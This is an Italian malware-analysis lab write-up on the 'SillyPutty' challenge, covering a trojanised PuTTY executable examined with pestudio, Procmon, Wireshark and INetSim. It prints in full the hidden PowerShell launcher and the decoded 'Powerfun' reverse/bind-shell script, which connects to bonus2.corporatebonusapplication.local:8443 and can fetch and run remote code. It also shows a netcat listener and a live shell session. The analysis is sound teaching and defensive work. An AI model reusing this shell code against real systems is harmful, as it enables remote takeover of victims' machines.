Report challenge “SillyPutty”

Autore: Gabriele Zotta

Data: 19/03/2024 - 20/03/2024

Introduzione

Con questo report descrivo come ho affrontato la challenge “SillyPutty” disponibile al seguente link:

https://github.com/HuskyHacks/PMAT-labs/tree/main/labs/1-3.Challenge-SillyPutty

La richiesta è la seguente:

“Hello Analyst,

The help desk has received a few calls from different IT admins regarding the attached program. They say that they've been using this program with no problems until recently. Now, it's crashing randomly and popping up blue windows when it's run. I don't like the sound of that. Do your thing!

IR Team

Objective

Perform basic static and basic dynamic analysis on this malware sample and extract facts about the malware's behavior.”

Informazioni generali

Per lo scopo saranno usate 2 virtual machine configurate nel seguente modo:

- La prima ha installato Windows 10 Enterprise Evaluation e Flare-VM (una raccolta di script di installazione software per sistemi Windows che consente di configurare e gestire facilmente un ambiente di reverse engineering su una VM).
- La seconda ha installato la distribuzione REMnux, la quale contiene strumenti utili per l’analisi dei malware.
- Le VM sono nella stessa rete, isolate da Internet.

Tool e software usati:


- PE-bear
- Floss
- Inetsim
- Procmon
- Wireshark
- Netcat
- CyberChief

Informazioni sul file:

Nome del file	putty.exe

Dimensione del file	1545216 bytes
Tipo del file	Eseguibile, GUI
MD5	334A10500FEB0F3444BF2E86AB2E76DA
SHA1	c6a97b63fbd970984b95ae79a2b2aef5749ee463
SHA256	0C82E654C09C8FD9FDF4899718EFA37670974C9EEC5A8FC18A167F93CEA6EE83
Architettura	32 bit

Il controllo su virustotal.com indica che sia un trojan riconosciuto dalla maggioranza dei security vendors.



https://www.virustotal.com/gui/file/0c82e654c09c8fd9fdf4899718efa37670974c9eec5a8fc18a167f93cea6ee83/detection


Analisi statica di base

Dall'analisi delle stringhe con floss si ottengono numerose stringhe (+20.000) usate dal programma Putty, eventuali stringhe correlate al software malevolo sono quindi difficilmente individuabili.

Alcune stringhe segnalate trovate tramite pestudio:

encoding (2)	size (bytes)	location	flag (152)	label (2255)	group (22)	technique (16)	value
ascii	27	section:.rdata	x	-	data-exchange	-	GetNamedPipeClientProcessId
ascii	26	section:.rdata	x	import	security	T1134 | Access Token Manipulation	SetSecurityDescriptorOwner
ascii	26	section:.rdata	x	import	security	T1134 | Access Token Manipulation	SetSecurityDescriptorOwner
ascii	26	section:.idata	x	import	security	T1134 | Access Token Manipulation	SetSecurityDescriptorOwner
ascii	25	section:.rdata	x	import	security	T1134 | Access Token Manipulation	SetSecurityDescriptorDacl
ascii	25	section:.idata	x	import	security	T1134 | Access Token Manipulation	SetSecurityDescriptorDacl
ascii	25	section:.rdata	x	-	security	T1134 | Access Token Manipulation	InitializeSecurityContext
ascii	24	section:.rdata	x	import	security	-	AllocateAndInitializeSid
ascii	24	section:.idata	x	import	security	-	AllocateAndInitializeSid
ascii	24	section:.rdata	x	-	dynamic-library	-	SetDefaultDllDirectories
ascii	24	section:.rdata	x	-	desktop	-	GetUserObjectInformation
ascii	24	section:.rdata	x	-	crypto | obfuscation	T1134 | Access Token Manipulation	AcquireCredentialsHandle
ascii	23	section:.rdata	x	-	desktop	-	GetProcessWindowStation
ascii	23	section:.rdata	x	import	data-exchange	T1115 | Clipboard Data	RegisterClipboardFormat
ascii	23	section:.idata	x	import	data-exchange	T1115 | Clipboard Data	RegisterClipboardFormat
ascii	22	section:.rdata	x	-	security	T1134 | Access Token Manipulation	QueryContextAttributes
ascii	22	section:.rdata	x	import	reconnaissance	-	GetEnvironmentVariable
ascii	22	section:.idata	x	import	reconnaissance	-	GetEnvironmentVariable
ascii	22	section:.rdata	x	import	execution	-	SetEnvironmentVariable
ascii	22	section:.idata	x	import	execution	-	SetEnvironmentVariable
ascii	21	section:.rdata	x	-	security	T1134 | Access Token Manipulation	DeleteSecurityContext
ascii	21	section:.rdata	x	import	execution	-	GetEnvironmentStrings
ascii	21	section:.idata	x	import	execution	-	GetEnvironmentStrings
ascii	21	section:.rdata	x	-	crypto | obfuscation	T1134 | Access Token Manipulation	FreeCredentialsHandle
ascii	20	section:.rdata	x	-	network	-	WSAEnumNetworkEvents
ascii	20	section:.rdata	x	import	-	-	SystemParametersInfo
ascii	20	section:.idata	x	import	-	-	SystemParametersInfo
ascii	19	section:.rdata	x	import	windowing	T1010 | Window Discovery	GetForegroundWindow
ascii	19	section:.idata	x	import	windowing	T1010 | Window Discovery	GetForegroundWindow
ascii	19	section:.rdata	x	-	windowing	-	EnumDisplayMonitors
ascii	19	section:.rdata	x	import	reconnaissance	T1057 | Process Discovery	GetCurrentProcessId
ascii	19	section:.idata	x	import	reconnaissance	T1057 | Process Discovery	GetCurrentProcessId
ascii	19	section:.rdata	x	-	crypto | obfuscation	T1027 | Obfuscated Files or Information	CryptReleaseContext
ascii	19	section:.rdata	x	-	crypto | obfuscation	T1027 | Obfuscated Files or Information	CryptAcquireContext
ascii	19	section:.rdata	x	import	-	-	SetCurrentDirectory
ascii	19	section:.idata	x	import	-	-	SetCurrentDirectory
ascii	18	section:.rdata	x	-	reconnaissance	-	EnumDisplayDevices
ascii	18	section:.rdata	x	-	network	-	WSAAddressToString
ascii	18	section:.rdata	x	import	memory	-	GlobalMemoryStatus
ascii	18	section:.idata	x	import	memory	-	GlobalMemoryStatus
ascii	18	section:.idata	x	import	execution	T1057 | Process Discovery	GetCurrentThreadId
ascii	18	section:.idata	x	import	execution	T1057 | Process Discovery	GetCurrentThreadId
ascii	18	section:.rdata	x	-	crypto | obfuscation	-	CryptProtectMemory


Per l'analisi delle chiamate API vale la stessa cosa detta prima: queste API potrebbero essere usate in modo legittimo dall'applicazione stessa.



imports (326)	flag (52)	first-thunk-original (INT)	first-thunk (IAT)	hint	group (16)	technique (15)	type (6)	ordinal (1)	library (0)
GetDesktopWindow	x	0x00123B84	0x006C0065	325 (0x0145)	wi	-	implicit	-	USER32.dll
GetForegroundWindow	x	0x00123BCE	0x002E002E	342 (0x0156)	windowing	T1010 | Window Discovery	implicit	-	USER32.dll
GetQueueStatus	x	0x00123C38	0x00740075	429 (0x01AD)	windowing	-	implicit	-	USER32.dll
GetWindowTextA	x	0x00123CD8	0x00730073	492 (0x01EC)	windowing	T1010 | Window Discovery	implicit	-	USER32.dll
GetOverlappedResult	x	0x0012472C	0x002F002E	660 (0x0294)	synchronization	-	implicit	-	KERNEL32.dll
AllocateAndInitializeSid	x	0x001241F4	0x0073002F	32 (0x0020)	security	-	implicit	-	ADVAPI32.dll
CopySid	x	0x00124210	0x00680073	133 (0x0085)	security	T1134 | Access Token Manipulation	implicit	-	ADVAPI32.dll
EqualSid	x	0x0012421A	0x00720061	282 (0x011A)	security	-	implicit	-	ADVAPI32.dll
GetLengthSid	x	0x00124226	0x00660063	331 (0x014B)	security	T1134 | Access Token Manipulation	implicit	-	ADVAPI32.dll
SetSecurityDescriptorDacl	x	0x001242FA	0x0063002E	744 (0x02E8)	security	T1134 | Access Token Manipulation	implicit	-	ADVAPI32.dll
SetSecurityDescriptorOwner	x	0x00124316	0x002E0000	746 (0x02EA)	security	T1134 | Access Token Manipulation	implicit	-	ADVAPI32.dll
RegCreateKeyA	x	0x00124274	0x00690077	610 (0x0262)	registry	T1112 | Modify Registry	implicit	-	ADVAPI32.dll
RegCreateKeyExA	x	0x00124284	0x0064006E	611 (0x0263)	registry	T1112 | Modify Registry	implicit	-	ADVAPI32.dll
RegDeleteKeyA	x	0x00124296	0x0077006F	616 (0x0268)	registry	T1485 | Data Destruction	implicit	-	ADVAPI32.dll
RegDeleteValueA	x	0x001242A6	0x002F0073	626 (0x0272)	registry	T1485 | Data Destruction	implicit	-	ADVAPI32.dll
RegEnumKeyA	x	0x001242B8	0x00690077	632 (0x0278)	registry	T1012 | Query Registry	implicit	-	ADVAPI32.dll
RegSetValueExA	x	0x001242E8	0x00650072	680 (0x02A8)	registry	T1112 | Modify Registry	implicit	-	ADVAPI32.dll
GetCurrentProcessId	x	0x001245D8	0x00610063	534 (0x0216)	reconnaissance	T1057 | Process Discovery	implicit	-	KERNEL32.dll
GetEnvironmentVariableA	x	0x00124644	0x00730073	564 (0x0234)	reconnaissance	-	implicit	-	KERNEL32.dll
GlobalMemoryStatus	x	0x0012488C	0x002E0063	821 (0x0335)	memory	-	implicit	-	KERNEL32.dll
GetKeyboardState	x	0x00123BF8	0x00680073	363 (0x016B)	input-output	T1179 | Hooking	implicit	-	USER32.dll
SetKeyboardState	x	0x00123FBE	0x006E006F	829 (0x033D)	input-output	-	implicit	-	USER32.dll
DeleteFileA	x	0x0012444C	0x002E0000	272 (0x0110)	file	T1485 | Data Destruction	implicit	-	KERNEL32.dll
FindFirstFileA	x	0x0012449C	0x002E0065	375 (0x0177)	file	T1083 | File and Directory Discovery	implicit	-	KERNEL32.dll
FindFirstFileExW	x	0x001244AE	0x00000063	377 (0x0179)	file	T1083 | File and Directory Discovery	implicit	-	KERNEL32.dll
FindNextFileA	x	0x001244C2	0x002E002E	392 (0x0188)	file	T1083 | File and Directory Discovery	implicit	-	KERNEL32.dll
FindNextFileW	x	0x001244D2	0x0070002F	394 (0x018A)	file	T1083 | File and Directory Discovery	implicit	-	KERNEL32.dll
MapViewOfFile	x	0x00124A28	0x006C007A	983 (0x03D7)	file	-	implicit	-	KERNEL32.dll
UnmapViewOfFile	x	0x00124C3E	0x002F002E	1448 (0x05A8)	file	-	implicit	-	KERNEL32.dll
WriteFile	x	0x00124C9E	0x002E0000	1546 (0x060A)	file	-	implicit	-	KERNEL32.dll
ShellExecuteA	x	0x00124118	0x002E002E	434 (0x01B2)	execution	T1106 | Execution through API	implicit	-	SHELL32.dll

Importazioni su pestudio

Il file non sembra essere compresso dato che la raw size e la virtual size sono molto simili.




pestudio

Analisi dinamica di base senza Inetsim

Appena si avvia il programma compare una finestra powershell che scompare dopo un breve istante, e il consono programma Putty.

Questo è mostrato anche dall'albero dei processi di Procmon.



La finestra powershell è avviata con il seguente comando: "powershell.exe -nop -w hidden -noni -ep bypass "& ([scriptblock]::create((New-Object System.IO.StreamReader(New-Object System.IO.Compression.GzipStream((New-Object System.IO.MemoryStream(, [System.Convert]::FromBase64String('H4sIAOW/UWECA51W227jNhB991cMXHUtIRbhdbdAESCLepVsGyDdNVZu82AYC [System.IO.Compression.CompressionMode]::Decompress))).ReadToEnd()))"".

La stringa in base64 è un file compresso gzip, estraendolo si ottiene questo codice PowerShell:

```
# Powerfun - Written by Ben Turner & Dave Hardy

function Get-Webclient
{
    $wc = New-Object -TypeName Net.WebClient
    $wc.UseDefaultCredentials = $true
    $wc.Proxy.Credentials = $wc.Credentials
    $wc
}
function powerfun
{
    Param(
    [String]$Command,
    [String]$Sslcon,
    [String]$Download
    )
    Process {
    $modules = @()
    if ($Command -eq "bind")
    {
        $listener = [System.Net.Sockets.TcpListener]8443
        $listener.start()
        $client = $listener.AcceptTcpClient()
    }
    if ($Command -eq "reverse")
    {
        $client = New-Object
        System.Net.Sockets.TCPClient("bonus2.corporatebonusapplication.local",8443)
    }

    $stream = $client.GetStream()

    if ($Sslcon -eq "true")
    {
        $sslStream = New-Object System.Net.Security.SslStream($stream,$false,({$True} -as
         [Net.Security.RemoteCertificateValidationCallback]))
        $sslStream.AuthenticateAsClient("bonus2.corporatebonusapplication.local")
        $stream = $sslStream
    }

    [byte[]]$bytes = 0..20000|%{0}
    $sendbytes = ([text.encoding]::ASCII).GetBytes("Windows PowerShell running as user "
     + $env:username + " on " + $env:computername +
      "`nCopyright (C) 2015 Microsoft Corporation. All rights reserved.`n`n")
    $stream.Write($sendbytes,0,$sendbytes.Length)

    if ($Download -eq "true")
    {
        $sendbytes = ([text.encoding]::ASCII).GetBytes("[+] Loading modules.`n")
        $stream.Write($sendbytes,0,$sendbytes.Length)
        ForEach ($module in $modules)
        {
            (Get-Webclient).DownloadString($module)|Invoke-Expression
        }
    }

    $sendbytes = ([text.encoding]::ASCII).GetBytes('PS ' + (Get-Location).Path + '>')
```

```
    $stream.Write($sendbytes,0,$sendbytes.Length)

    while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0)
    {
        $EncodedText = New-Object -TypeName System.Text.ASCIIEncoding
        $data = $EncodedText.GetString($bytes,0, $i)
        $sendback = (Invoke-Expression -Command $data 2>&1 | Out-String )

        $sendback2  = $sendback + 'PS ' + (Get-Location).Path + '> '
        $x = ($error[0] | Out-String)
        $error.clear()
        $sendback2 = $sendback2 + $x

        $sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2)
        $stream.Write($sendbyte,0,$sendbyte.Length)
        $stream.Flush()
    }
    $client.Close()
    $listener.Stop()
    }
}

powerfun -Command reverse -Sslcon true
```

Il codice permette all'attaccante di scegliere quale tecnica usare (bind o reverse shell) e se usare il protocollo SSL per crittografare la connessione.

In questo caso l'attaccante usa la modalità reverse shell e il protocollo SSL, come si può vedere dall'ultima istruzione.

La finestra CMD è avviata con il comando "\??\C:\Windows\system32\conhost.exe 0xffffffff -ForceV1".

Continuando l'analisi con Procmon vengono rilevate una enorme quantità di attività come: creazione di file, eliminazione/creazione di chiavi sul registro...

L'analisi con wireshark mostra delle query DNS per risolvere il dominio bonus2.corporatebonusapplication.local (presente nel precedente codice powershell).

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	10.0.0.4	10.0.0.3	DNS	98	Standard query 0xeb74 A bonus2.corporatebonusapplication.local
2	0.000306	10.0.0.3	10.0.0.4	ICMP	126	Destination unreachable (Port unreachable)
3	0.000384	10.0.0.4	10.0.0.3	DNS	98	Standard query 0xeb74 A bonus2.corporatebonusapplication.local
4	0.000617	10.0.0.3	10.0.0.4	ICMP	126	Destination unreachable (Port unreachable)
5	0.000683	10.0.0.4	10.0.0.3	DNS	98	Standard query 0xeb74 A bonus2.corporatebonusapplication.local
6	0.000920	10.0.0.3	10.0.0.4	ICMP	126	Destination unreachable (Port unreachable)
7	0.001005	10.0.0.4	10.0.0.3	DNS	98	Standard query 0xeb74 A bonus2.corporatebonusapplication.local
8	0.001314	10.0.0.3	10.0.0.4	ICMP	126	Destination unreachable (Port unreachable)
9	0.001390	10.0.0.4	10.0.0.3	DNS	98	Standard query 0xeb74 A bonus2.corporatebonusapplication.local
10	0.001568	10.0.0.3	10.0.0.4	ICMP	126	Destination unreachable (Port unreachable)

Analisi dinamica di base con Inetsim

Con wireshark e Inetsim è possibile osservare lo scambio di pacchetti DNS e TCP, il programma prova a instaurare una connessione TCP/SSL con il socket bonus2.corporatebonusapplication.local : 8443.


No.	Time	Source	Destination	Protocol	Length	Info
9	10.084670112	10.0.0.4	10.0.0.3	DNS	98	Standard query 0x6d69 A bonus2.corporatebonusapplication.local
10	10.110568309	10.0.0.3	10.0.0.4	DNS	114	Standard query response 0x6d69 A bonus2.corporatebonusapplication.local A 10.0.0.3
11	10.115193912	10.0.0.4	10.0.0.3	TCP	66	49910 → 8443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
12	10.115216285	10.0.0.3	10.0.0.4	TCP	54	8443 → 49910 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
13	10.621457735	10.0.0.4	10.0.0.3	TCP	66	[TCP Retransmission] [TCP Port numbers reused] 49910 → 8443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
14	10.621480957	10.0.0.3	10.0.0.4	TCP	54	8443 → 49910 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
15	11.148429248	10.0.0.4	10.0.0.3	TCP	66	[TCP Retransmission] [TCP Port numbers reused] 49910 → 8443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
16	11.148454691	10.0.0.3	10.0.0.4	TCP	54	8443 → 49910 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
17	11.662930690	10.0.0.4	10.0.0.3	TCP	66	[TCP Retransmission] [TCP Port numbers reused] 49910 → 8443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
18	11.662959908	10.0.0.3	10.0.0.4	TCP	54	8443 → 49910 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
19	12.191176910	10.0.0.4	10.0.0.3	TCP	66	[TCP Retransmission] [TCP Port numbers reused] 49910 → 8443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
20	12.191201183	10.0.0.3	10.0.0.4	TCP	54	8443 → 49910 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0

Mettendo in ascolto la porta 8443 con netcat (sull'altra VM) è possibile visualizzare il messaggio mandato dalla reverse shell all'esecuzione, ma essendo impostato per utilizzare SSL il messaggio sarà criptato.

```
remnux@remnux:~$ nc -nlvp 8443
Listening on 0.0.0.0 8443
Connection received on 10.0.0.4 49770
��e��U@}
        y��e���=`��%!��Kx��/0*@,@+@0@/���$@#@(@'@
@       ����=<5/
l+)&bonus2.corporatebonusapplication.local

#@
```

Modificando il codice powershell (impostando il parametro SSL su false) e rimettendo in ascolto netcat è possibile ricevere il messaggio in chiaro.



CyberChef

```
remnux@remnux:~$ nc -nlvp 8443
Listening on 0.0.0.0 8443
Connection received on 10.0.0.4 49772
Windows PowerShell running as user user on PMAT-FLAREVM
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\Users\user\Desktop>whoami
pmat-flarevm\user
```

Adesso è possibile inviare comandi da eseguire sulla VM infetta e ricevere risposta.

Conclusioni

Nonostante l’analisi statica non abbia fornito informazioni rilevanti, utilizzando l’analisi dinamica di base sono riuscito a capire il funzionamento del malware e a trovare il suo codice malevolo.

Il malware in questione è classificabile come un reverse shell trojan, infatti sfrutta l’applicazione Putty per nascondersi e instaurare una connessione con l’attaccante in ascolto, il quale può poi passare i comandi da fare eseguire alla macchina infetta.